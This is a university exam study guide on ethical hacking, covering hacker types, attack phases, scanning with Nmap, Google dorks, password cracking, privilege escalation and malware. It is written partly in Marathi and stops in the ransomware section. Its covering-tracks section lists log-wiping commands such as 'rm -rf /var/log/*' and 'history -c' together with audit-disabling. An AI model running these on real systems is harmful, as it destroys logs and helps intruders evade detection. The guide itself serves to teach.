

CA-217 Ethical Hacking

Complete University Study Guide & Exam Companion

Course Category: VSC-3 | Type: Theory

Total Contact Hours: 30 (2/week) | Credits: 02

College Assessment (CA): 20 Marks | University Assessment (UA): 30 Marks

Strictly As Per Syllabus

Beginner Friendly | Exam Oriented | 100% Syllabus Coverage

Section 1: Syllabus & Examination Analysis

1.1 Syllabus Breakdown

Unit	Topic	Lectures	Marks Weightage	Exam Importance
Unit 1	Introduction to Ethical Hacking	08 L	13 M	High (Foundation + Theory)
Unit 2	Information Gathering and Scanning Techniques	07 L	12 M	High (Practical Tools)
Unit 3	Malware, Evasion Techniques, and Attack Prevention	07 L	12 M	Medium-High
Unit 4	Web Application Security, Mobile Hacking, and Cryptography	08 L	13 M	Very High (Application + Coding)

1.2 Examination Pattern (University Assessment - 30 Marks)

Q1 → Attempt Any 6 out of 8 = 6 Marks (1 Mark each) Q2 → Attempt Any 3 out of 5 = 6 Marks (2 Marks each) Q3 → Attempt Any 2 out of 4 = 6 Marks (3 Marks each) Q4(A) → Attempt Any 1 out of 2 = 4 Marks Q4(B) → Compulsory Question = 2 Marks Q5 → Attempt Any 1 out of 2 = 6 Marks
Total = 30 Marks

1.3 Question Paper Analysis (No Previous Papers Provided)

Since previous question papers were not available, this guide uses **syllabus weightage**, **standard university examination style**, and **topic importance** to generate all predicted and expected questions.

Key Predictions:

- **Q1 (1M)** will mostly cover definitions, abbreviations, types, and short terms from all 4 units.
- **Q2 (2M)** will focus on differentiate between, list types, short notes, and brief descriptions.
- **Q3 (3M)** will ask for process explanations, tool descriptions, and attack methodologies.
- **Q4(A) (4M)** will ask detailed processes with diagrams/steps (e.g., Phases of Ethical Hacking, SQL Injection process).
- **Q4(B) (2M)** is usually a compulsory conceptual or numerical/formula-based question. Expected: encryption formula, port numbers, or short concept.
- **Q5 (6M)** is the long answer. Expected: comprehensive topics like Phases of Ethical Hacking, Web Application Attacks with examples, Mobile Hacking and Security, or Malware types and prevention.

1.4 Scoring Strategy

1. **Unit 1 & Unit 4** have the highest marks (13M each). Prioritize these for Q4 and Q5.
2. **Unit 2** is tool-heavy. Remember exact tool names and their purpose for Q1-Q3.
3. **Unit 3** is concept-heavy. Remember definitions and differences for Q2-Q3.
4. Always attempt **Q4(B) first** since it is compulsory and easy 2 marks.
5. For **Q5**, prepare 2-3 comprehensive answers that can be adapted to any long question.

Unit 1: Introduction to Ethical Hacking

Unit Overview

- Objective:** Understand the foundation of ethical hacking, types of hackers, phases, and basic tools.
- Importance:** This is the base unit. Every exam question paper will definitely include questions from this unit.
- Exam Relevance:** Very High (13 Marks)
- Weightage:** Approx 40% of theory questions come from this unit.
- Q-Type Distribution:** Q1 (definitions), Q2 (types/differences), Q3 (phases/tools), Q4A (phases diagram), Q5 (comprehensive long answer on phases or types)

1.1 Ethical Hacking - History and Advantages

Definition

***Ethical Hacking** is the practice of intentionally penetrating computer systems, networks, or applications with proper authorization to discover security vulnerabilities and weaknesses before malicious hackers can exploit them.*

Samjun gheuya: Ethical hacking manje legal permission gheun company cha system test karne. Samja company la mahiti aahe ki hacker yetil, mhanun te adhi ch aaplya system madhe security issues shodhun kadhun takatat. He illegal nahi aahe karank te permission gheun karatat. Hya la "White Hat Hacking" pan mhantat.

History of Ethical Hacking

- 1960s:** Early days of computing. Students at MIT and Stanford experimented with mainframes. Security was minimal.
- 1970s:** US Air Force conducted first security assessments. The term "Tiger Team" was used for military teams testing security.
- 1980s:** Hacker culture grew. Movies like "WarGames" (1983) highlighted vulnerabilities. Computer Fraud and Abuse Act (1986) was passed in USA.
- 1990s:** Internet expansion. First commercial penetration testing. CERT (Computer Emergency Response Team) formed.
- 2000s:** Ethical hacking became a profession. Certifications like CEH (Certified Ethical Hacker) launched by EC-Council in 2003.
- Present:** Bug bounty programs, ethical hacking as a core cybersecurity job role.

Advantages of Ethical Hacking

- Identify Vulnerabilities:** Finds security holes before attackers do.
- Prevent Data Breaches:** Protects sensitive customer and company data.
- Compliance:** Helps meet standards like ISO 27001, PCI-DSS, GDPR.

- 4. **Improve Security Policies:** Reveals gaps in existing security rules.
- 5. **Business Continuity:** Prevents downtime caused by real attacks.
- 6. **Build Trust:** Customers trust organizations that prioritize security.
- 7. **Cost Saving:** Fixing a bug is cheaper than recovering from a breach.

Advantages: Ethical hacking mule company la adhi ch kalta ki aaplya system madhe kay kay problems aahet. Samja door lock tutlya aadhi ch lock change kel tar chor yetana dhakka basnar nahi. Same to same. Yacha mule data safe rhato, company cha naam safe rhat, ani government cha rules follow karayla help hoto.

Important Points

- Always requires **written authorization** (Rules of Engagement).
- Scope must be clearly defined before testing.
- Results are confidential and reported only to the owner.

- Q1 (1M)** Define Ethical Hacking.
- Q2 (2M)** List any four advantages of Ethical Hacking.
- Q3 (3M)** Explain the history and evolution of Ethical Hacking.
- Q4B (2M)** What is the full form of CEH? Who launched it?

1.2 Hacker vs Cracker

Definitions

Hacker: A person who uses technical skills to understand, modify, or improve computer systems. Can be ethical or malicious.

Cracker: A person who breaks into computer systems with malicious intent to steal, damage, or destroy data without authorization.

Farak clear kara: Hacker he generic shabda aahe. He kutle hi person la sambodhu shakto jyana technical knowledge aahe. Cracker manje specific criminal jyala khup malicious intent aahe. Saglya crackers hackers astat, pan saglya hackers crackers nahi. Example: Doctor ani quack doctor sarkha farak aahe.

Point	Hacker	Cracker
Intent	Can be good or bad	Always malicious
Authorization	May have permission	Never has permission
Goal	Learn, improve, secure	Steal, damage, destroy
Legality	Can be legal (ethical)	Always illegal

Example	Penetration Tester	Black Hat Criminal
---------	--------------------	--------------------

Important Points

- Media often uses "hacker" for criminals, but technically "cracker" is the correct term for malicious actors.
- Ethical hackers are also called "White Hat" hackers.

Q2 (2M)	Differentiate between Hacker and Cracker.
Q1 (1M)	Who is a Cracker?

1.3 Types of Hackers (White Hat, Black Hat, Grey Hat)

Definitions

White Hat Hacker: An ethical hacker who has authorized permission to test systems and improve security.

Black Hat Hacker: A malicious hacker who breaks into systems illegally for personal gain, damage, or destruction.

Grey Hat Hacker: A hacker who may break into systems without authorization but does not have malicious intent. They may report the vulnerability to the owner.

Types samjun gheuya: White Hat manje good police. Tyana company permission dete ani system check karayla sangte. Black Hat manje chor jyala permission nahi pan to lock todun aat madhe jato. Grey Hat manje random stranger jyane tujhya gharacha lock tutlela pahila, tula sangaun gelo pan adhi tujhya gharat jevan khalla. Tycha intention malicious nahi, pan permission pan nahi. He grey area madhe asto.

Type	Intent	Authorization	Legality	Example
White Hat	Good / Secure	Yes	Legal	Penetration Tester
Black Hat	Malicious	No	Illegal	Cyber Criminal
Grey Hat	Neutral / Inform	No (initially)	Illegal (but not harmful)	Independent Bug Finder

Other Hacker Types (Extended Knowledge)

- **Script Kiddie:** Unskilled person who uses ready-made tools without understanding how they work.
- **Hactivist:** Hacker with political or social motivation (e.g., Anonymous).
- **State-Sponsored / APT:** Hackers funded by governments for espionage.
- **Suicide Hacker:** Hacker who does not care about getting caught.

Memory Trick

Trick: "White Hat = Good Hat (Police Hat), Black Hat = Bad Hat (Villain Hat), Grey Hat = Neither fully good nor fully bad."

Q2 (2M) Differentiate between White Hat, Black Hat, and Grey Hat hackers.

Q1 (1M) Define Grey Hat Hacker.

Q3 (3M) Explain different types of hackers with examples.

1.4 Ethical Hacking vs Penetration Testing

Definitions

Penetration Testing (Pen Testing): A focused, time-bound technical assessment of specific systems or applications to find and exploit vulnerabilities.

Farak: Ethical hacking he broad umbrella aahe. Yat saglya goshti yetat: planning, testing, reporting, training, everything. Penetration testing manje specific technical test. Samja doctor cha checkup (Ethical Hacking) vs X-ray test (Penetration Testing). Pen testing is a subset of Ethical Hacking.

Basis	Ethical Hacking	Penetration Testing
Scope	Broad and comprehensive	Focused and limited
Objective	Overall security improvement	Find and exploit specific vulnerabilities
Duration	Long-term engagement	Time-bound (days/weeks)
Approach	Includes policies, training, awareness	Technical exploitation only
Relation	Parent concept	Subset of Ethical Hacking

Q2 (2M) Differentiate Ethical Hacking and Penetration Testing.

Q1 (1M) What is Penetration Testing?

1.5 Roles and Responsibilities of an Ethical Hacker

Definition

An **Ethical Hacker** is a security professional who uses hacking skills to help organizations protect their systems, networks, and data.

Key Responsibilities

1. **Obtain Written Permission:** Never test without a signed agreement (Rules of Engagement).
2. **Respect Scope:** Test only the systems and timeframes agreed upon.
3. **Maintain Confidentiality:** Do not share client data or findings with anyone unauthorized.
4. **Document Everything:** Keep detailed logs of all tests performed.
5. **Report Vulnerabilities:** Provide clear, actionable reports with risk ratings.
6. **Do Not Cause Damage:** Avoid disrupting business operations during testing.
7. **Stay Updated:** Continuously learn new attack techniques and tools.
8. **Follow Laws:** Operate within legal and regulatory boundaries.

Responsibilities: Ethical hacker ला समजून घेऊन कार्य करावे. समजा तु डॉक्टर आहेस आणि तुला रुग्णाचा ब्लड टेस्ट करायचा आहे. तुला रुग्णाचा परवानगी घेणे (written consent), नंतर तुला जिथे संगाऊन गेलो तिथेच टेस्ट करायचा आहे, नंतर रिजल्ट सेक्रेट ठेवायचा आहे, आणि शेवटी रिपोर्ट देणे. सारं सारं एथिकल हॅकरचा कर्तव्य आहे.

Q2 (2M)	List any four responsibilities of an Ethical Hacker.
Q3 (3M)	Explain the roles and responsibilities of an Ethical Hacker.

1.6 Phases of Ethical Hacking (The Hacking Cycle)

Definition

The **Phases of Ethical Hacking** are a systematic methodology used to plan, execute, and complete a penetration test. The standard phases are: Reconnaissance, Scanning, Gaining Access, Maintaining Access, and Covering Tracks.

Phases: Ethical hacking करायचा असलेला systematic approach पाहिजे. समजा चोर गharat ghusatoy. Adhi तो gharacha survey karto (Reconnaissance), mag darvaje, khidkya check karto (Scanning), mag aat madhe jato (Gaining Access), mag tithach kahi divas rahat nusato (Maintaining Access), ani shevti tyacha pawlin cha kahi sura shodh nusato (Covering Tracks). Same 5 phases ethical hacking madhe pan astaat.




Figure 1.1: Five Phases of Ethical Hacking (The Hacking Cycle). This is the most important diagram for the exam.

Detailed Explanation of Each Phase

Phase 1: Reconnaissance (Footprinting)

- **Definition:** Gathering information about the target before making direct contact.
- **Types:**
 - **Passive Reconnaissance:** Gathering information without directly interacting with the target (e.g., using Google, social media, WHOIS lookup). The target does not know they are being investigated.
 - **Active Reconnaissance:** Directly interacting with the target (e.g., sending packets, ping, calling the organization). Higher risk of detection.
- **Tools:** WHOIS, Nslookup, Google, Social Media, Shodan, Maltego.
- **Goal:** IP addresses, domain names, employee names, email formats, technology stack.

Phase 2: Scanning

- **Definition:** Using technical tools to identify live hosts, open ports, running services, and vulnerabilities.
- **Types:** Port scanning, network scanning, vulnerability scanning.
- **Tools:** Nmap, Nessus, OpenVAS, Nikto.
- **Goal:** Discover the network topology, open ports, OS versions, service banners.

Phase 3: Gaining Access

- **Definition:** Exploiting vulnerabilities found during scanning to enter the system.
- **Methods:** Password cracking, exploiting software bugs, SQL injection, social engineering.
- **Goal:** Obtain unauthorized access to the target system or data.

Phase 4: Maintaining Access

- **Definition:** Ensuring continued access to the compromised system even after initial entry.
- **Methods:** Installing backdoors, rootkits, creating new user accounts, Trojans.
- **Goal:** Persistent access for future exploitation or data extraction.

Phase 5: Covering Tracks

- **Definition:** Removing evidence of the attack to avoid detection.
- **Methods:** Deleting logs, modifying timestamps, clearing command history, hiding files.
- **Goal:** Avoid forensic detection and legal consequences.

Q4A (4M)	Draw the phases of Ethical Hacking and explain each phase in detail.
Q5 (6M)	Explain the complete methodology of Ethical Hacking with phases and tools used in each phase.
Q3 (3M)	What is Reconnaissance? Explain its types.
Q2 (2M)	Differentiate between Passive and Active Reconnaissance.

1.7 Common Hacking Tools

Tool	Category	Purpose	Exam Importance
Nmap	Scanning	Network discovery and port scanning	Very High
Wireshark	Sniffing	Network packet capture and analysis	High
Metasploit	Exploitation	Penetration testing framework	Very High
John the Ripper	Password Cracking	Offline password hash cracker	High
Hydra	Password Cracking	Online password brute-forcer	Medium
Burp Suite	Web Testing	Web application vulnerability scanner	Very High
Maltego	Reconnaissance	Information gathering and visualization	Medium
Nessus	Vulnerability Scan	Identifies system vulnerabilities	High
Aircrack-ng	Wireless	WiFi security auditing	Medium
Netcat	Networking	Read/Write network connections	Medium

Tools: Tools manje weapons. Samja doctor cha stethoscope, thermometer, X-ray. Same way ethical hacker cha Nmap (scanning sathi), Metasploit (attack sathi), Wireshark (traffic baghnyasathi). Exam madhe tool cha naam ani tycha ekach use lakshat theva.

Memory Trick

Trick: "Nmap for Network, Wireshark for Wires, Metasploit for Mayhem, Burp for Browser, John for Joining passwords."

Q1 (1M) What is Nmap?

Q2 (2M) Write short note on Metasploit Framework.

Q3 (3M) Explain any three common hacking tools with their purpose.

Unit 1 Summary

- Ethical Hacking = Legal penetration testing with permission.
- Hacker vs Cracker: Hacker has skills; Cracker has malicious intent.
- White Hat (good), Black Hat (bad), Grey Hat (neutral/illegal but no harm).
- Penetration Testing is a subset of Ethical Hacking.
- 5 Phases: Reconnaissance → Scanning → Gaining Access → Maintaining Access → Covering Tracks.
- Important tools: Nmap, Metasploit, Wireshark, Burp Suite, John the Ripper.

Unit 2: Information Gathering and Scanning Techniques

Unit Overview

- Objective:** Learn footprinting, Google Dorking, scanning methods, password cracking, and privilege escalation.
- Importance:** Highly practical unit. Questions are often tool-based and process-based.
- Exam Relevance:** High (12 Marks)
- Weightage:** Expect 2-3 questions from this unit in every paper.
- Q-Type Distribution:** Q1 (terms), Q2 (types/short notes), Q3 (process descriptions), Q4A (scanning process), Q5 (comprehensive: scanning + password cracking)

2.1 Footprinting and Information Gathering

Definition

Footprinting is the process of collecting as much information as possible about a target system or organization to find ways to penetrate it. It is the first step in Reconnaissance.

Footprinting: Samja tu kuthlya gharat ghusaycha ahes. Adhi tu ty a gharacha address, kon rahatat, tyancha phone number, tyanchya gharat kay kay ahes he sagla shodhato. Hycha naav footprinting. Hya step madhe target baddal jastit jasta mahiti golya jate.

Objectives of Footprinting

1. Know the network range and IP addresses.
2. Find domain names and subdomains.
3. Identify operating systems and technologies used.
4. Find employee details and email formats.
5. Understand the physical location and infrastructure.

Types of Footprinting

Type	Description	Examples
Passive Footprinting	No direct contact with target	WHOIS, Google, Social Media, DNS lookup
Active Footprinting	Direct contact with target	Ping, Traceroute, Nmap, Netcraft

Common Footprinting Techniques

- WHOIS Lookup:** Finds domain registration details (owner, registrar, expiry).
- DNS Enumeration:** Nslookup, dig commands to find IP addresses and mail servers.
- Social Engineering:** Gathering information from human sources (employees, reception).

- **Website Footprinting:** Analyzing website source code, directory structure, comments.
- **Email Footprinting:** Tracking email headers to find server paths.
- **Network Footprinting:** Identifying network blocks, range, and topology.

Q2 (2M)	What is Footprinting? List its objectives.
Q3 (3M)	Explain different types of Footprinting with examples.
Q1 (1M)	What is the purpose of WHOIS Lookup?

2.2 Google Dorking (Google Hacking)

Definition

***Google Dorking** is a technique that uses advanced Google search operators to find sensitive information, hidden files, vulnerabilities, and security loopholes that are publicly exposed on websites.*

Google Dorking: Samja Google he tujhya sathi free intelligence agency aahe. Normal search karun sagla yet nahi. Operators use karun tu hidden files, passwords, admin pages, cameras shodhu shakto. Example: site:target.com filetype:pdf he takla tar tya website varle saglye PDF files tula distil. He passive information gathering aahe ani legal aahe jevha public data shodhtoy.

Common Google Dork Operators

Operator	Function	Example
site:	Search within a specific website	site:example.com
filetype:	Search for specific file types	filetype:pdf
inurl:	Find URLs containing specific text	inurl:admin.php
intitle:	Find pages with specific title	intitle:"index of"
intext:	Find pages containing specific text	intext:password
cache:	View cached version of a page	cache:example.com
link:	Find pages linking to a URL	link:example.com

Security Risks of Google Dorking

- Exposed admin panels: `inurl:admin.php`
- Exposed directories: `intitle:"index of /" "parent directory"`
- Exposed database files: `filetype:sql`
- Exposed cameras: `inurl:/view.shtml`
- Exposed configuration files: `filetype:env`

Defense Against Google Dorking

- Use **robots.txt** properly (but note that malicious actors can read it too).
- Remove sensitive files from public web servers.
- Use Google Search Console to remove cached pages.
- Implement authentication on sensitive directories.

Q2 (2M) What is Google Dorking? Give any two examples.

Q3 (3M) Explain Google Dorking with operators and examples.

Q1 (1M) What is the use of "site:" operator in Google Dorking?

2.3 Identifying Live Hosts

Definition

Host Discovery (or Ping Sweep) is the process of determining which IP addresses in a network range are active and responding to requests.

Live Hosts: Network madhe saglya computers active aahet ka he check karne. Samja hostel madhe saglya room madhe kon kon ahe he check karaycha aahe. Ping command ne tu IP address la "Hello" pathvato ani jevha tikhun reply yeto tevha to host live aahe asa kalto.

Methods to Identify Live Hosts

- 1. Ping Sweep (ICMP):**
 - Command: `ping 192.168.1.1`
 - Sends ICMP echo request; if reply comes, host is alive.
 - Tools: `fping`, `nmap -sn`
- 2. ARP Scanning:** Used in local networks. Sends ARP requests to find MAC addresses.
- 3. TCP SYN Scan:** Sends TCP SYN packets to common ports (80, 443). Even if ICMP is blocked, open ports may respond.
- 4. UDP Scanning:** Sends UDP packets; closed ports may return ICMP unreachable.

Nmap for Host Discovery

`nmap -sn 192.168.1.0/24` — Ping scan to find live hosts in a subnet.

`nmap -sP 192.168.1.1-100` — Scan first 100 IPs.

Common Mistakes

- Assuming no ICMP reply means host is down (firewall may block ICMP).

- Not scanning during different times of day (some systems are turned off).

- Q2 (2M)
- How do you identify live hosts in a network?
- Q1 (1M)
- What is Ping Sweep?
- Q3 (3M)
- Explain different methods to identify live hosts with commands.

2.4 Port Scanning Techniques

Definition

Port Scanning is the process of checking a computer's ports to determine which ports are open, closed, or filtered, and what services are running on them.

Port Scanning: Gharatil darvaje ani khidkya check karne. Samja server he ghar aahe ani ports he darvaje aahet. 65535 darvaje aahet (ports). Aplyala mahiti pahije ki konte darvaje ughde aahet (open), konte band aahet (closed), ani konte darvaje war security guard ahe (filtered). He mahiti milun aaplyala aat ghusaycha rasta samjto.

Common Port Numbers to Remember

Port	Service	Protocol
20/21	FTP	TCP
22	SSH	TCP
23	Telnet	TCP
25	SMTP	TCP
53	DNS	UDP/TCP
80	HTTP	TCP
110	POP3	TCP
143	IMAP	TCP
443	HTTPS	TCP
445	SMB	TCP
3306	MySQL	TCP
3389	RDP	TCP

Port Scanning Techniques

Technique	Description	Stealth Level
-----------	-------------	---------------

TCP Connect Scan (-sT)	Full three-way handshake. Easiest but most detectable.	Low
SYN Scan (-sS)	Half-open scan. Sends SYN, receives SYN-ACK, sends RST. Never completes connection.	High
FIN Scan (-sF)	Sends FIN packet. Closed ports reply RST; open ports ignore (RFC behavior).	Medium
Xmas Scan (-sX)	Sends FIN, URG, PUSH flags set. Like "lit Christmas tree".	Medium
NULL Scan (-sN)	Sends packet with no flags set.	Medium
UDP Scan (-sU)	Sends UDP packets to find open UDP ports.	Low
ACK Scan (-sA)	Used to determine firewall rules (filtered vs unfiltered).	Medium

Nmap Commands for Port Scanning

<pre>nmap -sS 192.168.1.1 — SYN scan (stealth) nmap -sT 192.168.1.1 — TCP connect scan nmap -sU 192.168.1.1 — UDP scan nmap -p 1-65535 192.168.1.1 — All ports scan nmap -sV 192.168.1.1 — Service version detection</pre>
--

Important Points

- Well-known ports: 0-1023
- Registered ports: 1024-49151
- Dynamic/Private ports: 49152-65535
- SYN scan is preferred because it does not appear in server logs as a completed connection.

Q1 (1M)	What is Port Scanning? OR Name any two port scanning techniques.
Q2 (2M)	Differentiate between TCP Connect Scan and SYN Scan.
Q3 (3M)	Explain different types of Port Scanning Techniques.
Q4A (4M)	Explain Port Scanning with techniques and Nmap commands.

2.5 Banner Grabbing and Fingerprinting

Definitions

- **Banner Grabbing** is the process of collecting information about a service running on an open port by reading the banner (welcome message) it sends when a connection is made.
- **OS Fingerprinting** is the process of determining the operating system of a remote host by analyzing network packet behavior.

Banner Grabbing: Samja tu shop madhe geli ani dukanadar tula "Welcome to XYZ Shop" mhanto. Tya welcome message mule tu samjtes ki dukanadar kon aahe. Same way, server jevha tu connect karto tevha tula welcome message pathvato (banner). Tya madhe server cha software version, OS cha naam asel tar he banner grab karun aaplyala target baddal mahiti milte. Fingerprinting manje OS chya packet behavior varti OS identify karne.

Types of Banner Grabbing

- **Active Banner Grabbing:** Directly connecting to the service (e.g., using telnet, netcat, nmap -sV).
- **Passive Banner Grabbing:** Sniffing network traffic to capture banners without direct connection (e.g., Wireshark, pcap analysis).

Banner Grabbing Tools

- **Telnet:** telnet target.com 80 then send HTTP request.
- **Netcat:** nc target.com 80
- **Nmap:** nmap -sV target.com (service/version detection)
- **Netcat for grabbing:** nc -v target.com 21

OS Fingerprinting Techniques

1. **Active Fingerprinting:** Nmap sends specially crafted TCP/IP packets and analyzes the response (e.g., window size, TTL, DF bit). Command: nmap -O target.com
2. **Passive Fingerprinting:** Wireshark captures packets and analyzes TTL, window size, TCP options. Pof tool is popular for this.

TTL Values for OS Identification

Operating System	Default TTL
Windows	128
Linux	64
Cisco Router	255
Solaris/AIX	254

- Q1 (1M)

What is Banner Grabbing?
- Q2 (2M)

Differentiate Active and Passive Banner Grabbing.
- Q3 (3M)

Explain OS Fingerprinting techniques with TTL values.
- Q2 (2M)

What is OS Fingerprinting?

2.6 Password Cracking (Brute Force and Dictionary Attacks)

Definition

Password Cracking is the process of recovering passwords from stored data or transmitted data by using computational methods to guess the password.

Password Cracking: Lock cha key shodhne. Samja tu password visarlo aahes. Password cracking mule tu tya password la guess karun parat milvato. Dictionary attack manje dictionary madhun shabda vachun try karne. Brute force manje "a,b,c,d..." asa sagla combination try karne. Dictionary fast aahe pan limited. Brute force slow aahe pan guarantee.

Types of Password Cracking Attacks

Attack Type	Description	Speed	Effectiveness
Dictionary Attack	Uses a pre-made list of common passwords/words.	Fast	Good against weak passwords.
Brute Force Attack	Tries every possible combination of characters.	Slow	Guaranteed but time-consuming.
Hybrid Attack	Combines dictionary words with numbers/symbols.	Medium	Against modified passwords like "password123".
Rainbow Table Attack	Uses pre-computed hash tables to reverse hashes.	Fast	Against unsalted hashes.
Credential Stuffing	Uses leaked username/password pairs from other breaches.	Fast	Against reused passwords.

Password Cracking Tools

- **John the Ripper:** Offline password cracker. Supports many hash types.
- **Hydra:** Online password cracker. Attacks login forms, SSH, FTP, etc.
- **Hashcat:** GPU-accelerated password cracking.
- **Cain and Abel:** Windows-based password recovery.

Defense Against Password Cracking

- Use strong passwords (minimum 12 characters, mixed case, numbers, symbols).
- Implement account lockout policies after failed attempts.
- Use Multi-Factor Authentication (MFA).
- Hash passwords with strong algorithms (bcrypt, Argon2) and salt.
- Rate limiting on login pages.

Q2 (2M)	Differentiate Brute Force and Dictionary Attack.
Q3 (3M)	Explain password cracking techniques with examples.
Q4A (4M)	What is Password Cracking? Explain Brute Force, Dictionary, and Rainbow Table attacks.
Q1 (1M)	What is a Rainbow Table?

2.7 Privilege Escalation Techniques

Definition

Privilege Escalation is the process of exploiting a bug, design flaw, or configuration oversight in a system to gain elevated access to resources that are normally protected from an application or user.

Privilege Escalation: Samja tu building madhe security guard mhanun ghuslo. Pan tula manager cha cabin madhe jaycha aahe. Tu security room cha key kiva canteen cha access card use karun manager cha cabin paryanta pahochto. Same way, hacker aadhi normal user access milvato (user level), mag tya system madhe bugs shodhun admin/root access ghetu (system level). Root/admin he saglya permissions cha malak aahe.

Types of Privilege Escalation

Type	Description	Example
Horizontal Privilege Escalation	Gaining access to another user's resources at the same privilege level.	User A accessing User B's data.
Vertical Privilege Escalation	Gaining higher-level privileges (e.g., user to admin).	Normal user becoming root/administrator.

Common Privilege Escalation Techniques

- Kernel Exploits:** Exploiting vulnerabilities in the operating system kernel to gain root access.
- Sudo Misconfiguration:** Abusing sudo permissions granted to a user. Command: `sudo -l` to list permissions.
- SUID Binaries:** Files with SetUID bit set run with the owner's privileges. If writable, can be exploited.
- PATH Variable Manipulation:** Trick the system into executing a malicious binary instead of a legitimate one.
- Stored Credentials:** Finding passwords stored in configuration files, scripts, or registry.
- Scheduled Tasks / Cron Jobs:** If a cron job runs a writable script with root privileges, modify the script.
- DLL Hijacking (Windows):** Placing a malicious DLL in a path where a privileged application will load it.

Prevention

- Regular patching and updates.
- Principle of Least Privilege (POLP): Give minimum necessary permissions.
- Regular audit of user permissions and SUID binaries.

- Secure coding practices.

Q2 (2M)	Differentiate Horizontal and Vertical Privilege Escalation.
Q3 (3M)	Explain Privilege Escalation with techniques.
Q1 (1M)	What is SUID? OR What is POLP?

Unit 2 Summary

- Footprinting = Information gathering. Passive (no contact) vs Active (direct contact).
- Google Dorking = Advanced search operators to find hidden/sensitive data.
- Live Hosts: Ping sweep, ARP scan, TCP/UDP scan.
- Port Scanning: TCP Connect, SYN, FIN, Xmas, NULL, UDP, ACK. Nmap is the key tool.
- Banner Grabbing: Reading service welcome messages. OS Fingerprinting: TTL values (Windows=128, Linux=64).
- Password Cracking: Dictionary, Brute Force, Rainbow Table, Hybrid, Credential Stuffing.
- Privilege Escalation: Horizontal (same level) vs Vertical (user to admin). SUID, Kernel Exploits, Cron Jobs.

Unit 3: Malware, Evasion Techniques, and Attack Prevention

Unit Overview

Objective: Understand malware types, covering tracks, evasion methods, social engineering defense, and DoS/DDoS.

Importance: Concept-heavy unit. Expect definitions and differences in exam.

Exam Relevance: Medium-High (12 Marks)

Weightage: 2-3 questions expected.

Q-Type Distribution: Q1 (definitions), Q2 (types/differences), Q3 (malware/explain attacks), Q4A (DoS/DDoS with defense), Q5 (comprehensive on malware + social engineering)

3.1 Covering Tracks

Definition

***Covering Tracks** is the final phase of ethical hacking where the attacker removes all evidence of their intrusion to avoid detection by system administrators, security teams, and forensic investigators.*

Covering Tracks: Samja tu kuthlya gharat chori karun aalo. Gharat tujhya pawlin cha kahi sura shodhla tar police tula pakadil. Mhanun tu aaliya nantar sagla safai karto. Same way, hacker aaplya activity cha log clear karto, files delete karto, timestamps change karto. Hycha naav covering tracks.

Techniques to Cover Tracks

1. Clearing Logs:

- Linux: `/var/log/auth.log`, `/var/log/syslog`, `/var/log/apache2/access.log`
- Windows: Event Viewer logs, IIS logs.
- Commands: `history -c`, `rm -rf /var/log/*`

2. **Modifying Timestamps:** Using `touch` command to change file access times to match legitimate files.

3. **Disabling Auditing:** On Windows, disabling audit policies using `auditpol`.

4. **Deleting Evidence:** Removing malware, backdoors, and exploit scripts after use.

5. **Using Rootkits:** Installing rootkits to hide processes, files, and registry entries.

6. **Steganography:** Hiding data inside images or audio files to avoid detection.

7. **Using Proxies / VPNs:** Hiding original IP address by routing through multiple systems.

Why Covering Tracks is Important (Even for Ethical Hackers)

- Ensures the test does not leave the system in a vulnerable state.
- Prevents false alarms in SIEM (Security Information and Event Management) systems.
- Validates whether the organization can detect the attack (red team assessment).

Q2 (2M)	What is Covering Tracks? List two techniques.
Q3 (3M)	Explain techniques used to cover tracks after an attack.
Q1 (1M)	Which log file in Linux stores authentication attempts?

3.2 Malware Threats

Definition

Malware (*Malicious Software*) is any software intentionally designed to cause damage to a computer, server, client, or computer network.

Malware: Malware manje malicious software. Samja tu aaplya phone var kuthlhi random app install keli ani tya app ne tujhya messages read karayla suruvat keli. He malware aahe. Sagla software jyacha intention harmful aahe tyala malware mhantat. Virus, worm, trojan he sagla malware chya types aahet.

Malware Types (In Detail)

3.2.1 Virus

- **Definition:** A malicious program that attaches itself to a legitimate file or program and spreads when the host program is executed.
- **Characteristics:** Needs a host file to attach to. Cannot spread on its own.
- **Examples:** Melissa, ILOVEYOU, CIH (Chernobyl).
- **Spread:** Email attachments, infected USB drives, downloaded files.

3.2.2 Worm

- **Definition:** A standalone malware that replicates itself to spread to other computers, usually over a network.
- **Characteristics:** Does not need a host file. Spreads automatically.
- **Examples:** Morris Worm (1988), Conficker, Stuxnet.
- **Spread:** Network vulnerabilities, email, file sharing.

3.2.3 Trojan Horse

- **Definition:** Malware disguised as legitimate software. It does not replicate itself but opens a backdoor for attackers.
- **Characteristics:** Needs user to execute it (social engineering). Hides inside useful-looking programs.
- **Examples:** Zeus, Emotet, DarkComet.
- **Spread:** Fake software downloads, email attachments, malicious websites.

3.2.4 Ransomware

- **Definition:** Malware that encrypts the victim's files and demands a ransom payment (usually cryptocurrency) for the decryption key.

- **Characteristics:** Highly profitable for attackers. Often uses strong encryption (AES, RSA).
